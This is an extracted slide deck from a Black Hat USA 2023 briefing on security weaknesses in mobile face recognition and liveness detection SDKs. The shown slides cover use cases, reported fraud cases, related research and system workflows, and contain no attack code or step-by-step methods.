



AUGUST 9-10, 2023


BRIEFINGS


The Living Dead: Hacking Mobile Face Recognition SDKs with Non-Deepfake Attacks


Speaker(s): Wang Xianbo, Kaixuan Luo, Wing Cheong Lau

The Chinese University of Hong Kong


About Us



Xianbo Wang
PhD Candidate
 @sanebow



Kaixuan Luo
PhD Student



Wing Cheong Lau
Professor



香港中文大學
The Chinese University of Hong Kong


Outline


1. **Motivation:** facial recognition, liveness detection, third-party SDK
2. **Related work:** presentation attacks, deepfake, others
3. **Typical workflows:** system architecture and protocol flow
4. **What can go wrong?**
5. **Empirical study:** analysis on 18 Android SDKs
6. **Case study:** detail steps of the attack
7. **Conclusions**


Motivation

Face Recognition and Interactive Liveness Detection in Mobile Apps

App-level vs. system-level (Face ID)

 requests to use


Facial Detection function to verify your identity. To complete this action, please ensure you are  and are operating the device.

You acknowledge and agree that  will receive your personal information from the service provider and process your personal information for the purpose of identity verification in accordance with the [Personal Information Processing Rules for Facial Detection](#)

Next


×

Face the screen



×

Blink



Use Cases

Setup a new bank account



**Great photo! Now it's
time to take a selfie**

To make sure it's really you, we'll compare
your selfie to the photo on your ID.

Continue

Age verification in games



尊敬的用户：

由于你未完成人脸识别验证，游戏时长将受到限制。
为保证你后续可以正常游戏，请尽快完成人脸识别后进入游戏。（验证完成后如无法进入游戏，请隔天进行尝试）

暂不验证

开始验证

Profile verification in
dating apps



Get verified

Prove you're the person in your
profile by taking a video. If you
match, boom, you're verified!


Continue

Maybe later

Hacking Kit Sold in Black Markets


ID card / passport photo with high quality headshots

\$5 (USD) per set



Teaching you how to make fake animated video to bypass facial recognition

\$300 = tutorial videos + software



Device with special ROM and software

\$250



Reported Criminal Cases

- In 2019, two young men hacked face recognition system in a local **bank** and created 76 fake accounts.
- In 2020, a prosecution on criminals exploiting face recognition system in a **government** website to create fake tax invoices since 2018.

Chinese government-run facial recognition system hacked by tax fraudsters: report

- A group of tax scammers hacked a government-run identity verification system to fake tax invoices
- The fake tax invoices from the criminal group were valued at US\$76.2 million



Masha Borak

+ FOLLOW


Published: 7:00am, 31 Mar, 2021

 Why you can trust SCMP

Related Attacks in Academic Research

Presentation attacks

Figure 1. Images of latex masks (a,b) and a 3D-printed mask (c).



Deepfake attacks



Figure 2: Face swapping and reenactment.





Figure 3: Overview of LiveBugger.

Exploiting implementation bugs





Related Attacks in Academic Research

- **Deepfake against Liveness APIs**
 - Li, Changjiang, et al. *"Seeing is living? rethinking the security of facial liveness verification in the deepfake era."* 31st USENIX Security Symposium (USENIX Security 22). 2022.
- **Hardware-based video replacement & FaceID bypass via customized eyeglasses**
 - Chen, Yu, Bin Ma, and Zhuo Ma. *"Biometric authentication under threat: Liveness detection hacking."* Black Hat USA (2019).

Related Attacks in Academic Research

- **Face Recognition Protocol Analysis**
 - Zhang, Xiaohan, et al. "*Understanding the (In) Security of Cross-side Face Verification Systems in Mobile Apps: A System Perspective.*" 2023 IEEE Symposium on Security and Privacy (SP). IEEE Computer Society, 2023.
 - Parallel independent work
 - Appeared in May 2023, after our submission to Black Hat USA

Workflow

Provided by SDKs

1. Detect and locate face

→ good quality, correctly positioned

2. Liveness Detection


→ Make sure it's real person

3. Face matching

→ Compare captured frame with:


- photo on previously scanned ID card
- OR authority database

Face
Detection
(Local usually)




Filter frames with faces

Liveness
Detection
(Local or cloud)



Select a representative frame

Face Matching
(Cloud usually)



Compare



Liveness Detection

Static Liveness Detection

Image-based

To deny photo **printed** or showed on **screen**




* Image source: <https://www.thalesgroup.com>

Interactive Liveness Detection

Video-based


More secure, and aims to mitigate image data injection/replay attacks






Variants of Video-Based Liveness


Motion Based




Flashing



Reciting



Passive





Demo Time !


Normal

SDK under attack

System Architecture

Pure Local

More common in non-end user devices




Local-Cloud Mixed

Most popular in mobile apps



